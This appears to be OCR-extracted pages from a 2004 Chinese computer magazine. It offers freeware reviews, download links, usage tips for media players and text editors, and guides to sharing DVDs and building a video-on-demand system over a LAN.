> 如果是DAT文件，复制到硬盘上后，需要修改其扩展名为MPG。

Step 2 音频处理。从http://xz.onlinedown.net/down/wavecn180full.exe处下载免费软件"中文录音编辑处理器(WAVECN)"1.8版。

Step 3 进入软件后，选择菜单中的"文件→打开"，打开刚才复制到硬盘中的MPG文件，并在弹出的窗口中点击"解码"按钮。

Step 4 依次选择菜单中的"效果→立体声→右替换左"(可根据实际情况选择"左替换右")，就能看到原本一中一英的左右声道变成了完全一样的两个声道(见下图)(转换后声道已经相同)。



Step 5 按下F12键，把文件另存为WAV格式。

> 小提示
>
> ★如果你按下F12后，保存的格式为MP3格式，则可制作影片的原音MP3文件，可用于英语学习。
>
> ★这款软件可以对音频文件进行很多加工，比如反向、回声等，所以你可以用这款软件对MP3等音频文件进行加工处理。

现在文件已经保存完成，接下来我们就要用音频文件与视频进行合并了。

Step 6 从http://nj.onlinedown.net/down/HB-VirtualDub1510-fxj.ZIP下载VirtualDub 1.5.10 汉化版。

Step 7 安装并运行软件，选择菜单中的"文件→打开视频文件"，打开刚才的MPG文件。

Step 8 按Ctrl+P打开视频压缩窗口，选择"DivX 5.0.5 Codec"项。

> 小提示
>
> 选择此项需要先安装DivX插件，在安装一些播放器软件时已经安装好该插件，因版本不同这里可能会出现不同的选择，只要选择包含DivX的插件即可。

Step 9 回到主窗口，选择"音频→WAV音频"，打开前面已处理好的WAV文件。然后再确认"音频→完全处理模式"已被勾选，最后选择菜单中的"音频→压缩"，并在弹出窗口中选择"Windows media audio V1"(或Windows media audio V2)，点击"确定"即可。

Step 10 最后按下F7键，就可以生成使用MPGE4压缩的AVI文件了。

小编有话说: 一个完整的视频压缩方案被实例化，这两个软件都是功能强大的免费软件，所以就算你仅仅是单独处理音频或单独处理视频也都可以用这两款软件来实现。

CF [SY03]

为Media Player Classic打开播放列表窗口

当用Media Player Classic(简称MPC)播放MP3或音频文件时，只要按下Ctrl+7，就可以打开播放列表窗口了，这样可以方便你选择歌曲。　(笨笨) CF [SY04]

在EmEditor中高亮显示指定文字

在用EmEditor编辑文件时，对于一些经常会出现的错误，可以将其定义为高亮显示，这样可以方便你及时对其进行修改。实现方法如下:进入EmEditor，点击"工具→当前配置属性"，然后在弹出的窗口中点击"高亮显示(1)"标签，接着点击"添加"按钮，输入要高亮显示的字符，完成添加。　(北京 STT) CF [SY05]

神农半月谈

■ 神农

1.完全媲美 FlashFXP 的免费 FTP 软件——UltraFXP

说到 F T P 客户端软件，大家可能想到更多的是 FlashFXP、CuteFXP Pro，但目前很多高手已经在使用一款名为 UltraFXP 的 FTP 软件了。该软件的最新版为 1.07，其中最大的变化要算是它从一款需要 150 元人民币注册的软件变为了免费版，想想看这样一款软件哪有不用的道理。在新版中，如果你用的是五键鼠标，则点击第四个键(返回键)就可返回上一级目录，非常方便，并且新版本还改良了当本地文件窗口改变时的错误(见图 1)。




图1　UltraFXP的主窗口

下载地址：http://www.ultrafxp.com/adownload/ultrafxp.exe

推荐指数：★★★★★

2.精灵 BT 也疯狂——比特精灵

BT 是现在最流行的下载方法，BT 的客户端也层出不穷，但很多人都不知道，现在被很多 BT 软件所使用的磁盘读写缓存、文件选择下载等技术都是源于一款名为比特精灵的软件。现在它推出了功能更强大的 2.0 版，其独特的功能包括支持所有 Windows 平台的 UPNP 自动端口映射功能、即时通讯功能(点击菜单中的“功能→点对点交流”，然后从“选择聊天对象”窗口中选择要聊天的对象即可)、种子市场(与网友共享种子信息)，而且界面、设置等全部重新制作，是一款功能非常强大的 BT 客户端软件。另外，经神农及多人测试，以前这款软件下载时占用资源较大的问题也在这个版本中得到了改进(见图 2)。

下载地址：http://ks.onlinedown.net/down/BS2FINAL2.exe

推荐指数：★★★★



图 2　软件在第一次运行时会出现“设置向导”，你可以针对你的系统、网络情况进行一些必要的设置，它的出现，也让一些菜鸟能够轻松上手玩BT，如果想再次打开此窗口，只要点击菜单中的‘选项→设置向导’即可


常 用 软 件 更 新 列 表

软件名称	软件版本	下载地址	升级指数
My MPC 系列·暴风影音	4.04 (Build20040401)	http://sq5.onlinedown.net/down/storm404.rar	★★★★
	新版更新了 RealPlayer 的最新插件，之所以推荐大家升级，是因为该改本对一些 RMVB 播放时出现的问题进行了修复。		
软件名称	**软件版本**	**下载地址**	**升级指数**
FlashGet	1.60	http://sq5.onlinedown.net/down/fg160.exe	★★
	与 1.6 Beta 1版本相比，正式版只进行了细小的调整及修复了一些 BUG，但新版本也出现了新 BUG：一些网友发现，新版本在解析超长网址时会出现错误，不过好在超长的网址并不多见，不下载流媒体文件的朋友可以不必急于升级。		
软件名称	**软件版本**	**下载地址**	**升级指数**
WPS Office 2003	补丁	http://www.wps.com.cn/download/WPSOffice2003Patch20040318.exe	★★★★★
	如果你是 WPS Office 2003 用户，那么一定要安装这个补丁，新版本除了修复了 BUG 外，神农认为最重头的更新就是金山文字及金山演示支持了另存为 PDF 文档功能，要知道这个功能连微软的 Office 都还没有实现，而 PDF 文档的强大功能大家也应该知道了(国外的电子出版物几乎都在使用 PDF 格式)。		
软件名称	**软件版本**	**下载地址**	**升级指数**
TuneUp Utilities	2004 v4.1.2312	http://www.tune-up.com/files/TU2004TrialEN.exe	★★★☆
	在本刊 2003 年的第 24 期，我们介绍了 TuneUp Utilities 2003 的使用方法，现在新版本已经推出。新版本软件使用了全新设计的 LOGO，而且增加了数项新的功能，其中最具特色的功能就是“1-Click Maintenance”，该功能就是在系统的“桌面”建立一个图标，当你点击该图标后，TuneUp Utilities 会自动对你的注册表进行搜索及维护，神农测试了一下该功能，在删除了大量的系统垃圾后，使用中没有出现任何问题。除此之外，软件还有一些其他的更新，比如，你现在可以自定义 Windows XP 的一些设置，可以解决 Windows 2000/XP 中的碎片问题等等。		

WPS文档修复器:WPSFix

问:我使用WPS Office创建了一个文档，要打开时才发现出现了问题，提示0103错误，请问应该怎么办？

答:针对这个问题，金山公司已经提供了一个修复工具，这个小工具可以修复0103错误以及其他一些问题，所以如果你的WPS Office文档出现了问题，不妨用它来修复一下。即使修复不了，这个小工具也可以将其中的文本提取出来以文本形式保存。如果修复成功，会在原文件夹下增加两个文件，一个是“原文件名.wps_ok.wps”(修好的文件)，一个是“原文件名.wps_ok.txt”(原文件的文本文件)。(辽宁　海客)



软件版本:N/A　　软件大小:32K
软件性质:免费软件　　适用平台:Windows 98/2000/XP
下载地址:http://www.wps.com.cn/download/WpsFix.exe


给你一个完全免费的复读器:影子复读机

问:我最近在练习英语，发现复读机非常有帮助，在电脑上有没有这方面的软件呢？

答:以前本刊就介绍过一些这方面的软件，这类软件也有不少，这里再为你介绍一款名为“影子复读机”的复读软件，从名字就可以看出，它就可以帮你完成复读的功能。

进入软件后，点击“浏览”按钮，选择好需要复读的文章，然后按照右上图所示方法进行“复读”。另外你还可以随时在窗口下侧的文本窗口中记录复读的内容，完全实现边听边写。

这款软件最大的特点是支持MP3、WAV及RM(经小特测试它也支持RMVB格式)格式文件，其中RM(RMVB)格式文件也可以直接使用视频文件，这样你可以用一些英语影片来练习听力。




软件版本:1.0　　软件大小:798KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://hnpy.onlinedown.net/down/sereread.exe

超小巧的抓图软件:抓图精灵

问:我想抓取屏幕任何地方的图形，如何实现呢？

答:你可以直接按下Print Screen键进行抓取，或使用Alt+Print Screen键抓取当前激活的窗口。当然也有很多软件可以实现该功能，比如只有16KB大小的“抓图精灵”就可以帮你实现该功能。

运行程序后，鼠标指针就会变成一支笔，拖拽鼠标选择任意需要截取的区域，然后就可以把抓取的图片复制到剪贴板中，最后“粘贴”即可。(河北　张民学)



软件版本:N/A　　软件大小:11KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200409/Capture.rar

3.专为中文系统升级——Winamp

Winamp在近期推出了5.03及5.03a两个新版本，新增功能并不多，其中比较特殊的有:在全局热键中增加多媒体键盘键，增强了MP3编码器配置等等，当然还少不了BUG的修正，但其中最引人注目的就是修正了在亚洲/中国地区设置的电脑上，Winamp安装过程出现错误的问题。关于这个问题，小特是在解决某个读者提问时遇到的，该读者询问小特:为什么Winamp会在安装快要结束时弹出错误窗口，虽然安装完成了，但无法播放WMA文件。后来小特经过搜索，并与该网友进行了几个沟通后，终于解决了这个问题，原来，它把Winamp的安装文件放到了一个中文文件夹下，就因为这个，直接导致了Winamp无法播放WMA文件。这个问题在新版本中已经修复。

下载地址:http://sq5.onlinedown.net/down/ha_winamp503a_Pro_zmb.exe

推荐指数:★★★

4.MSN Messenger一样能取词——金山词霸补丁

以前金山词霸一直无法支持MSN Messenger取词，这样和好友聊天时，非常不便。前段时间神农在浏览论坛时，发现了一个用于解决该问题的补丁，你只要把下载的补丁文件XdictGrb.dll覆盖到金山词霸安装文件夹下就可以在MSN Messenger中取词了(据说该补丁是金山公司开发的，但不知是什么原因，并没有公布，所以读者可以酌情下载，当然神农和小特一直是在使用的^O^)。

下载地址:http://www.newhua.com/cfan/200409/XdictGrb.rar

推荐指数:★★★

你知道吗？

有的朋友在使用MPC播放RMVB文件时，会提示出现“Real媒体错误”的提示，除了重新下载，修改MPC里的设置外，你还可以先查看该文件的文件名或路径中是否包含有“#”或“$”字符，如果有，则将它们改名，有时就能解决问题。

CF [SY06]

最快速的摄像头监视系统：VideoThumb

问：我刚刚买了一个摄像头，想随时能看到摄像头画面，以便我调整变焦，不知有没有这方面的软件？

答：推荐使用 VideoThumb，它能把监视窗口放到系统托盘上，可以说是最方便、最小巧的摄像头监视窗口。通过它，可以随时查看要监视的画面，而且这个窗口并不会占用过多的屏幕空间。当然你所提到的调整变焦功能用这款软件也能轻松实现。

软件并没有很多设置，只有几个选项，当不需要看到监视窗口时，可右击软件的图标，选择“hide”即可(左击图标即可恢复)，双击图标可以打开软件的设置窗口。

另外还要提到的是，这款软件还支持参数启动，比如把软件快捷方式设置为“"C:\Program Files\Sadhu Systems\Video Thumb\VideoThumb.exe" 320 240 100 300”(不包含外面的引号)，则监视窗口会显示在屏幕的(100,300)位置上，并且大小也改为 320 × 240。



软件版本：1.1	软件大小：377KB
软件性质：免费软件	适用平台：Windows 9x/2000/XP
下载地址：http://www.sadhusystems.com/files/VideoThumbInstaller.exe	

最近打开的程序分类放：TaskTracker

问：我经常使用的文件及程序有很多，而 Windows 提供的“文档”功能比较弱，有没有什么软件可以把经常使用的文件及程序进行分类，当有需要时，我可以很快找到所需要的程序或文件呢？

答：TaskTracker 就是一款这样的软件，就像它的名字一样，这款软件是一个增强版的“文档”，它对最近打开的文档都进行了分类，而且还可以按使用频率、字母等顺序进行排列。

这款软件最特别的地方就是当软件不使用时，它可以自动隐藏(见下图)，这在同类软件中是非常少见的。而按时间显示最近打开的文件也是非常少见的。可以说这是一款功能非常强大的快速打开常用文件及程序的软件。

如果在你使用软件时，出现了错误，那么可以从 http://www.newhua.com/cfan/200409/comctl32.zip 处下载压缩包，把它解压缩到 C:\Windows\System32\(Windows XP)或 C:\WINNT\System32\(Windows 2000)文件夹下即可。



软件版本：1.0.317	软件大小：170KB
软件性质：免费软件	适用平台：Windows 2000/XP
下载地址：http://www.newhua.com/cfan/200409/TaskTracker.zip	

让我来监视你的一举一动：之软防盗报警系统

问：我是一个政府机构的职员，现在负责管理档案库的安全工作。但因为一些原因不能实时对档案库进行管理，不知道有没有软件能对档案库进行监控，遇到了异常情况能够及时报警来通知我？

答：这里给你介绍一款名字为“之软防盗报警系统”的软件，软件可以通过摄像头等视频捕获设备，对现场进行监视。软件的实现原理很简单，首先抓取一个默认的图片当做参考界面，当摄像头所捕捉的场景跟参考界面不同时，就进行报警。

软件安装后，首先会要求开始配置摄像头(从下拉菜单中选择即可)，然后会提示用何种方式来进行报警(有声音、记录现场、电子邮件及电话等)，接下来你可以设置远程控制及动态域名解析(软件支持 Web 方式的远程控制，如果不需要则不必进行配置)。


之后就会进入软件的主界面，点击监控按钮 12 秒(可以设置)后就会开始监控，如果遇到异常情况就会自动报警，并且通过预设的报警方式来通知你。

不过这款软件也有一个不足之处，就是没有提供加密功能，所以在进行监视时，一定不要让别人动你的电脑，不然任何人都可以关闭软件的。

小提示

如果你的邮箱支持短信通知，那么你可以设置邮件提醒，这样当收到邮件后就可以自动收到短信提示了。

(辽宁 二手三好街)





软件版本：1.5	软件大小：3305KB
软件性质：共享软件(未注册一次只能监控3个小时)	
适用平台：Windows 9x/2000/XP	
下载地址：http://ks.onlinedown.net/down/guarder_cn.zip	

CF [SY07]

记事本替换大行动

■阿当

软件故事

参评软件:EmEditor EditPlus PSPad MetaPad

Windows 都已经诞生 N 年了，可它自带的“记事本”还是老样子。阿当跟大家一样，一直在苦苦寻找一款优秀的文本编辑软件来替代它，这次正好赶上“软件故事”改版，于是赶紧找了这几款“大虾”心目中的理想“替补”，对它们的功能研究了一番。其实对于这种常用的软件来说，除了功能上比较外，还有一个习惯的问题，大家看完这篇文章后自取所需吧。

1.全体亮相

四款软件中 EmEditor、EditPlus 是共享软件，PSPad、MetaPad 是免费软件。它们对开启的文本文件都无大小限制。从支持的文件格式看，除 MetaPad 只支持 TXT、HTM 外，其余三个都支持多种程序编辑格式，如 C、Java、SQL 等。另外，这四种软件都支持 Unicode，所以编辑其他语言的文本文件时可放心使用，根据“大虾”们的使用经验，似乎 EmEditor 在内码支持方面更强一些。另外，需要说明的是目前很多高手都在使用 UltraEdit，不过考虑到它的真正优势在于编辑二进制和十六进制文件，对于普通使用者意义不大，于是本次评测将其忽略。

2.功能大比拼

既然是用来代替记事本，就不必追求那么多花哨的功能啦(要不就成了 Word 的替代工具啦 ^_^)，只要在基本的文本处理上够强就行。

应用范围:虽然 EmEditor 小巧方便，启动较快，也支持代码高亮显示，不过在编程方面，功能还是不如 EditPlus 和 PSPad 那样对各种编程项目支持得较好，这也是很多程序员用 EditPlus 来编写源代码，而用 EmEditor 来修改源代码的原因。

文件搜索、编辑:四款软件都提供了强大的搜索功能，均支持关键词批量替换，除 MetaPad 外均支持正则表达式。此外 EditPlus 和 PSPad 还支持在多个文件中搜索(在 EmEditor 3.X 中使用插件也可以实现多文件搜索替换，而在4.X中已经可以直接进行多文件搜索替换了)，并批量替换多个文件中的同一关键词，这个功能非常有用。

我们在编辑文本过程中，很多操作非常频繁，EditPlus、PSPad、EmEditor都提供了一个比较人性化的功能——允许自定义所有菜单的快捷键。在文本编辑方面，均支持文本拖曳功能，除 MetaPad 外，其余三款软件都加入了框选模式以及宏录制、播放功能(EditPlus 中称为“记录按键”)。

> 小提示
>
> 一般的文本编辑工具中，选择文字时只能选择某几行中的所有文字，而“框选模式”可以让我们自由选择某一区域的文字，使用方法是按住 Alt 键后，用鼠标进行框选。其实就是我们熟知的“选择列”。

3.最终推荐

不同的人选择不同的文本编辑器，所以这里也为大家做了最后的推荐:

(1)编辑程序、英文——东渐推荐 PSPad

提到功能强劲的 PSPad，负责程序谷的东渐就有说不完的话，除了十六进制编辑模式、文件比较、关键字直接搜索、数值转换、ASCII 代码表等功能外，软件还会把一些有联系的文档组成一个“工程”。这么多方便的功能，完全就是一款简化版的编程工具，所以东渐对它简直爱不释手。不过这款软件有个致命的BUG——中文无法折行(但这款软件居然有中文语言包)。所以它只适合经常编辑英文文档或是编写程序的朋友(东渐完全符合这种系统)。当然如果不是因为这个 BUG，小特也会全力为大家推荐这款软件的，要知道它的功能几乎和 UltraEdit 相当。

下载地址:http://js-http.skycn.net:8081/down/pspad429inst_en.exe

(2)喜欢简约的风格——阿当推荐 MetaPad

如果你跟阿当一样，平时只是做普通的文本编辑，那就使用 MetaPad，它其实就是记事本的功能拓展，但阿当就是喜欢它简洁的风格，以及超快的启动速度。

下载地址:http://nj2.onlinedown.net/down/mpad35.zip

(3)编辑日常文档——众小编联合推荐 EmEditor

强烈推荐给需要经常进行文字编辑的朋友，比如像杂志社的编辑、文员等。这款软件的功能足以满足这类朋友日常工作的需要。另外跟其他几款软件相比，EmEditor 拥有最多的插件支持，而且启动速度超快，功能上自然不会很弱。FLP 最喜欢的是它能像 Word 那样设置行间距，看起稿子来会舒服不少。

下载地址:

EmEditor 4.04 for Windows 9x:http://hnpy.onlinedown.net/down/emed404ep9.exe

EmEditor 4.04 for Windows 2000/XP:http://hnpy.onlinedown.net/down/emed404epx.exe

EmEditor 4.04 汉化包:http://nj2.onlinedown.net/down/eme404hh.rar

(4)编辑日常文档、程序——Andy 推荐 EditPlus

自带文本字数统计功能(不过对中文支持得并不好)，对段落控制也有不少独到之处，还有专门的“字符换位”和大小写转换功能。EditPlus 本身功能稍强于 EmEditor(不过 EmEditor 有很多插件)，该软件是程序员的最爱。以前做过一段程序员的 Andy 似乎对这款软件情有独钟……

下载地址:http://ks.onlinedown.net/down/epp212beta46en.exe

小编有话说:小特最后再推荐两款记事本的替代软件，一款名为 Win32Pad(http://xz.onlinedown.net/down/Win32Pad150hh.exe)的软件，另一款是“Win2000 记事本增强外挂”(http://nj.onlinedown.net/down/shakewave.rar)，这两款免费软件使用方法都很简单，而且都非常小巧灵活，推荐大家使用。

CF [SY08]

技巧E卡通 Skill Tips

巧解SnagIt打印机不能安装

如果在安装SnagIt或其他虚拟打印时，提示“未安装SnagIt打印机”或“无法安装打印机”，则可能是因为系统中的“Print Spooler”服务被禁用了(此服务用于“将文件加载到内存中以便迟后打印”，用户可能会因为无打印机，所以禁用了该服务)，进入“控制面板→管理工具→服务”，找到“Print Spooler”，将其启动类型改为“自动”，并“启动”该服务即可。(广西 钟德传)

在NERO中快速添加指定类型文件

进入NERO后，将需要添加的文件或文件夹用鼠标右键拖拽至右侧的刻录窗口，这时就会弹出“过滤文件”窗口，在“包括下列类型的文件”中输入需要添加的扩展名，如“*.MP3”(不包含引号)，就可以只添加扩展名为MP3的文件了。(菜鸟)

在EmEditor中快速插入指定文件

有时，在使用EmEditor编辑文件时，需要在原文件的某处插入另外一个文件(比如，需要插入VBS源代码、C++源代码、TXT文件等等)，这时可以使用EmEdiotr的“插入”功能：首先将光标定位至需要输入的位置，然后选择菜单中的“文件→插入→插入”，找到要插入的文件即可。(北京 天空)

不用杀毒软盘也可以在DOS下杀毒！

电脑中了病毒后，往往需要在DOS下查杀病毒，这样才能查杀彻底！不过，这需要软盘，而且一般要3张左右，非常麻烦，而且有越来越多的电脑不再安装软驱，这就苦了那些想制作杀毒盘的用户，如果你也遇到了这种情况，那么可以用下面的方法来解决(以金山毒霸VI，安装在D:\Antivirus\Kav6为例)。

首先进入纯DOS模式(可用启动光盘来引导，如果是Windows 9x则可按F8进入)，然后进入金山毒霸VI安装文件夹，输入kavdx(见下图)，这样就能在DOS下不依靠杀毒盘，而进行彻底杀毒！虽然速度上略微有点慢，不过采用此方法杀毒较为彻底，而且可以满足无软驱的用户。

(浙江 寿吉晨)



Total Commander改名技巧

Total Commander除了我们熟知的Ctrl+M(R)批量改名技巧外，还可以使用Shift+F6进行改名，方法同样很简单。只要选中需要改名的文件，按下Shift+F6，在弹出的窗口中修改*.*为自己需要的文件名即可。比如：要把选中的文件扩展名改为BAK，则按下Shift+F6后，输入*.BAK即可。(北京 CF)

巧解ACDSee的关联文件

很多朋友在打开ACDSee时，总是会出现关联提示，这是因为ACDSee关联了系统中的压缩包，而很多时候我们并不想这样，而且这个提示非常的烦人，每次看图时都会出现，所以需要对其进行修改：点击菜单中的“工具→文件关联”，然后点击弹出对话框中的“压缩包”标签，去除“当启动ACDSee时检查这些文件关联”即可。(TC)

让豪杰解霸V8管理播放的DVD

很多家长担心小孩会看一些不健康的DVD，而其实DVD电影是根据情节内容进行分级的，所以可以使用豪杰解霸V8来管理播放的影片内容。进入豪杰解霸V8，点击菜单中的“设置→级别设置”，然后点击“用户管理→添加”按钮，输入用户名及密码，最后设置好“最高分级限制”(如普通级)即可，只是最后别忘了为自己设置一个管理员(“最高分级限制”为“无限制”)用户。

(TC)

音频解霸变工具条解霸

很多人在使用豪杰音频解霸听歌时，总感觉它占屏幕空间过大，其实它是可以变为一个工具条的，而且方法很简单，只要点击菜单中的“控制→图形界面→使用微型界面”即可。这样音频解霸就会缩成一个工具条，你可以很方便地使用。如果你觉得这个工具条按钮设置得不好，那么可以右击该工具条，选择“自定义工具栏”，在弹出的窗口中进行自定义设置。需要恢复原来的界面时，只要点击最右侧的“高级界面”按钮即可。(笨笨)

CF [SY09]

看点 在局域网中共用一台DVD光驱欣赏影碟的方法；快速架设局域网VOD系统并实现视频点播。

相约局域网，大片共欣赏

■ 风子@CCF 王新禧

也许你觉得在局域网中放电影是很简单的事——共享，然后播放不就可以了？可事实并非如此。首先，片源有可能是视频文件，也有可能是DVD影碟，如果是DVD影碟，就不能像播放视频文件那样“先共享，后播放”了；其次，即便是视频文件，当有三个以上用户同时播放时，视频也会变得很不流畅，更不要提先复制到自己的硬盘中——拷贝的速度简直不堪忍受。偏偏很多时候都是宿舍或办公室中的好友弄到了新的片子，当然是“独乐乐不如众乐乐”啦！刚好下文中的两位“局域网电影放映师”也遇到了同样的问题，我们不妨看看他们是如何处理的吧！

如何在局域网中共用一台DVD光驱看影碟



风子（学生）

我们寝室里一共有六台电脑，DVD光驱却只有一台。好不容易借到一张DVD盘，只能六人挤到老大的床上一起看。人挤得难受不说，床板都要折啦！于是我开始到处寻找妙计，终于，功夫不负有心人，让我找到了救命法宝VLC Media Player！下面就把实践经验分享出来，希望对大家有所帮助！

VLC Media Player小档案

软件版本：0.7.1	软件大小：10.7MB
软件性质：免费软件	适用平台：Windows 9x/2000/XP

下载地址：http://download.videolan.org/pub/videolan/vlc/0.7.1/win32/vlc-0.7.1-win32.zip

很多人都知道VLC Media Player（以下简称VLC）可以用来播放一些没有下载完毕的视频文件，却不知它还有超强的流媒体服务器功能。利用VLC建立的基于UDP协议的服务器，可以在局域网内轻松实现DVD光驱共享。

下载VLC之后，将其解压，直接运行VLC.exe即可看到一个平淡无奇的播放器窗口（见图1）。直接点击“光盘”（左起第三个）按钮，打开“Open”窗口，在“Device name”处输入DVD光驱盘符，然后选中“Stream output”，启动流媒体广播功能（见图2），然后点击“Stream output”后面的“Settings”按钮，在弹出的广播设置窗口中，点选网络协议为“UDP”，然后在其后的地址栏中输入一个客户端的IP地址和接收端口号。这时可见顶端的文本框中自动出现了命令行（见图3）：dst=std{access=udp,mux=ts,url=192.168.0.1:1234}。



图1 普通的视频文件拖到这个界面中即可开始播放



图2 如果在“Disk type”处选中“VCD”，即可实现VCD影碟的局域网播放



图3 你不必理解这条命令的含义，只要能找到其中IP地址和端口号的位置就可以了

这段命令就是表示向192.168.0.1这个地址的电脑发送UDP协议的广播，端口是1234。现在我们就在这段命令后面加个逗号，仿照已有的代码，加一段dst=std{access=udp,mux=ts,url=192.168.0.2:1234}。其中，192.168.0.2是另外一台客户机的IP地址。如法炮制，将所有客户机的地址都按此命令行方式加入，中间用逗号分隔开。最后点击“OK”。回到图2所示的窗口，再点击“OK”即可开始广播。

客户机方面，同样安装运行VLC，只要直接运行“File→Open Network Stream”，然后在打开的窗口中，无须进行任何设置，直接点击“OK”按钮即可开始收看。

小提示

为什么客户端无法看到DVD字幕？

服务器端开始播放之后，菜单项目中会增加很多关于DVD功能的选项。例如选择音轨、选择字幕等。客户端和服务器端设置好之后，也会出现这些可选项。例如客户端无法显示字幕，则应首先在服务器端的“Video→Subtitle Track”菜单下选中正确的字幕语言。然后在客户端播放器的“Video”菜单下，就也有字幕选项了。

为什么服务器端播放不够流畅？

默认情况下，服务器端不会显示正在播放的DVD电影。VLC有一个服务器端广播同时自己播放的功能，但是效果很差。有一个“绕弯”的方法，就是在广播的客户端地址中，加入服务器端自己的地址。开始广播之后，再打开一个VLC来接收，就可以得到同样流畅的效果了，而且可以用来了解客户端的真实收看效果。

看！用VLC在局域网中播放DVD就是这么简单。其实，VLC的本事远不只这些，它还可以用于广播其他多种压缩格式的视频、音频，还可以配合HTTP等服务，提供视频点播等高级功能，而且它本身也是一个非常优秀的媒体播放器。有兴趣的读者不妨多多尝试。

如何自建局域网VOD系统



王新禧
（公司职员）

真怀念我的学生时代啊！现在的学生还有DVD光驱可以用，再看看我们公司，老板为了节约成本，我们部门20多台电脑，居然一部DVD光驱都没有，想要让大家都能看到精彩大片，就只能靠DVDRip来实现了。VLC确实可以用来播视频文件，但它只支持同时播放！想想全部门的人一起在工作时间看电影，不被集体炒掉才怪！所以，要想忙里偷闲欣赏到高清晰、高品质的大片，就必须搭建VOD视频点播平台，借助该平台来实现公司局域网内的佳片共享。

你知道吗

什么是VOD？

VOD是“Video on Demand”的缩写，直译为“视频点播”。

美萍VOD点播系统小档案

软件版本：7.5标准版　　软件大小：3.35MB

软件性质：共享软件　　适用平台：Windows 9x/2000/XP

下载地址：http://www.skycn.com/soft/5490.html

美萍VOD点播系统是一套功能强大的VOD点播系统，支持目前所有流行的媒体格式，是局域网、网吧、小区等场所理想的视频点播系统。用它建立VOD系统快速、简单，而且只需四步。

Step 1 建立VOD系统

运行美萍VOD点播系统，你会看到其主界面中已将视频点播的片源进行了详细的分类，计有电影、电视剧、音乐、动漫等六大类，左侧的目录树还将每大类片源进一步细分。我们首先要将准备好的电影文件添加到以上分类中：进入某个分类最里层的子类，然后点鼠标右键，选择“项目添加”，出现“项目添加窗口”，你可以在此直接输入节目的所在路径、网址，添加电影文件，还可编辑节目导演、节目简介、星级评定等信息。节目全部添加完毕后，VOD点播系统就初步建立起来了。

小提示

如果想一次添加多个文件，也可以从资源管理器中选中多个视频文件，一次性拖入到美萍VOD的分类窗口中。但这样做，单个文件的播放信息就留空了，需要个别设置才能显示出来。

Step 2 如何点播VOD系统中的影片

要想让同事们欣赏到VOD系统中的影片，需要分别就“服务器端”和“客户端”进行设置。

在美萍VOD主界面上点击“系统设置”按钮，在“服务器设置”标签中勾选“启动时同时启动应用程序客户端服务”，然后记住下方的“本服务器IP地址”和“服务器端口”。服务器端口是美萍VOD提供服务的端口号，默认设置是6666，一般情况下无须更改（见图4）。依次点击“服务器设置→点播设置”，在此对点播访问者进行限制，接着退出软件，重新启动一次，完成对服务器的设置。

接着点击“客户机设置”标签，这里包括客户机界面设置和公告设置，你可以自由改变客户端界面颜色以及公告内容。拷贝美萍VOD根目录下的Vodclient.exe文件到每台要点播视频的客户机上。在客户机上运行Vodclient.exe，初次运行时会提示输入服务器IP地址，输入刚才记下的IP地址，比如服务器内部IP地址是192.168.0.11，则局域网中的任一台客户机都可以通过http://192.168.0.11:6666来访问点播系统。在VOD点播界面中，双击想看的节目即可实现局域网内的视频点播。




图4　如果不知道本机的IP地址，可以在“开始→运行”中输入“cmd”后回车，然后用“ipconfig”命令获得

小提示

如何快速在局域网中看电影

为了让局域网内的电影播放更加便捷，你可以在客户端电脑的桌面上创建一个“播放局域网电影”的快捷方式，这样只要双击它就可以启动美萍VOD系统了。在Windows桌面空白处点鼠标右键，选择“新建→快捷方式”，在弹出的"创建快捷方式"窗口中的命令行栏里输入你的VOD服务器地址(如http:// 192.168.0.11:6666)，在下一步的“选择快捷方式名称”栏中填入“播放局域网电影”即可。

Step 3 加强VOD系统的安全性

辛辛苦苦建立起来的大片点播系统，当然是与好朋友一起分享的，可不能让随便什么人都看得到！因此有必要对观看者的权限做出限制。

在主界面上点击“系统设置”按钮，依次选择“服务器设置→系统设置”标签卡，于“密码设置”处输入服务器启动时所需的密码，设置完成后，即可保护服务器端的内容不被他人随意篡改。

小提示

VOD点播常见问题解决方法

1．当VOD服务器突然断电或死机后，造成数据库文件损坏，如何解决？

答：请运行VOD主程序，选择“系统设置”菜单里的“数据库修复”，运行后即可修复损坏的数据库。

2．我的电脑配置比较低，当有很多人同时点播时，响应速度比较慢怎么办？

